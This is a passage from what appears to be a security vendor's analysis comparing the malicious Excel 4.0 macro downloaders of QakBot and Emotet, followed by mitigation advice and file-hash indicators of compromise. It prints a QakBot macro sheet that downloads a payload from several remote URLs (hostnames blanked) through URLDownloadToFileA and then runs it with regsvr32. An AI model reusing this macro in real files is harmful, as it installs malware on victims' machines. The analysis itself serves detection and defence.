

Figure 19. The malicious Excel file in a QakBot attack

Figure 20. The malicious Excel file in an Emotet attack

Another key difference between the two pieces of malware is that the macro sheets embedded in QakBot's downloader samples contain links with the .png file name extension in the URLs (Figure 21), while Emotet links do not (Figure 22). This is a means for QakBot to evade detection, as using a common file name extension like .png makes QakBot URLs less suspicious.

Figure 21. The URLs in a QakBot macro sheet

```
=FORMULA('Je1'!D17,'Je2'!E6)=FORMULA(Vfrbuk1!P22&Vfrbuk1!H9&Vfrbuk1!L2&Vfrbuk1!B15&Vfrbuk1!B15&Lefasbor1!E4&Lefasbor1!B8&Lefasbor1!D12&'Je2'!E6&L

=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://          /wp-content/M/","..\aew.ocx",0,0)

=IF(GFGH1<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://              /t0ssm/roE/","..\aew.ocx",0,0))

=IF(GFGH2<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://              /wp-admin/FeDgNEP/","..\aew.ocx",0,0))

=IF(GFGH3<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://                /wp-admin/wxB4Wp3KyEMCsZva/","..\aew.ocx",0,0))

=IF(GFGH4<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://              /camelia-diamond_/G/","..\aew.ocx",0,0))

=IF(GFGH5<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://          /blogs/36DlPQKwRR1vOFQR/","..\aew.ocx",0,0))

=IF(GFGH6<0, CLOSE(0),)

=EXEC("C:\Windows\SysWow64\regsvr32.exe /s ..\aew.ocx")
```

Figure 22. The URLs in an Emotet macro sheet

Although the Excel files in both QakBot (Figure 23) and Emotet (Figure 24) infections employ regsvr32.exe to execute their payloads, only QakBot drops its payload in a folder with a random five-character name that is located in the C:\ drive (Figure 25). Emotet, on the other hand, drops its payload in the parent directory of its downloader (Figure 26).

Figure 23. QakBot's use of regsvr32.exe to execute its payload

Figure 24. Emotet's use of regsvr32.exe to execute its payload

Fiddler.exe	664
Tcpview.exe	2340
EXCEL.EXE	3372
regsvr32.exe	2940
regsvr32.exe	2996
regsvr32.exe	2748

explorer.exe	2080
vmtoolsd.exe	2196
procexp64.exe	2468
Fiddler.exe	2300
EXCEL.EXE	1660
regsvr32.exe	2368

Image File

Microsoft(C) Register Server
(Not verified) Microsoft Corporation

Version: 6.01.7600.16385
Time: 7/14/2009 9:14 AM

Path:
C:\Windows\System32\regsvr32.exe

Command line:
"C:\Windows\System32\regsvr32.exe" C:\Sdusr\xgxa.ocx

Current directory:
C:\Users\Win7x32\Documents\

Figure 25. QakBot dropping its malicious payload in a folder in C:\

Figure 26. Emotet dropping its malicious payload in a folder

Security recommendations

For enterprises to avoid falling victim to spam emails used in Emotet and QakBot campaigns, user awareness training for employees should be expanded to address email reply chain attacks. Security practices that can mitigate the risk of infection include:

- Ensuring that macros are disabled in Microsoft Office applications
- Hovering over embedded links to check the URLs before opening them
- Being wary of unfamiliar email addresses, mismatched email addresses and sender names, and spoofed company emails, all of which are telltale signs that the sender has malicious intent
- Refraining from downloading any email attachments without verifying the sender's identity
- Enabling advanced detection capabilities, such as predictive machine learning

Users and businesses can defend themselves against threats like Emotet using endpoint solutions such as Trend Micro's Smart Protection Suites and Worry-Free Business Security solutions, which have behavior-monitoring capabilities that can detect malicious files, scripts, and messages, and block all related malicious URLs. The Trend Micro™ Deep Discovery™ solution also has a layer for email inspection that can protect enterprises by detecting malicious attachments and URLs.

Additional insights by Jett Paulo Bernardo, Arianne Dela Cruz, Dexter Esteves, Gerald Fernandez, Mark Marti, Ryan Pagaduan, and Louella Darlene Sevilla

Indicators of compromise (IOCs)

SHA-256	Description	Detection name
48426fd5c5be7a8efdbbf2d9f0070626aa9bfe9734aab9278ddd293e889a19cc	Emotet sample using Excel 4.0 macros	Trojan.XF.EMOTET.YJCCXB
e9bf38414636c6cef4cc35fad5523de205eca815b979ed36e96a7e6166a58370	Emotet payload	TrojanSpy.Win32.EMOTET.YJCCY
5c4f33e22f9def7f7fea863e08c38f6a8b4ea9fcc78911c23bb54c4fdf4590e1	Hexadecimal IP address sample	Trojan.XF.EMOTET.SMYXBLAA
e961e46fe0000505f4534e036a9d1d2a59823cf644438a2733ab659e9c22988b	Octal IP address sample	Trojan.XF.EMOTET.SMYXBLAA

Recommended for you

ransomware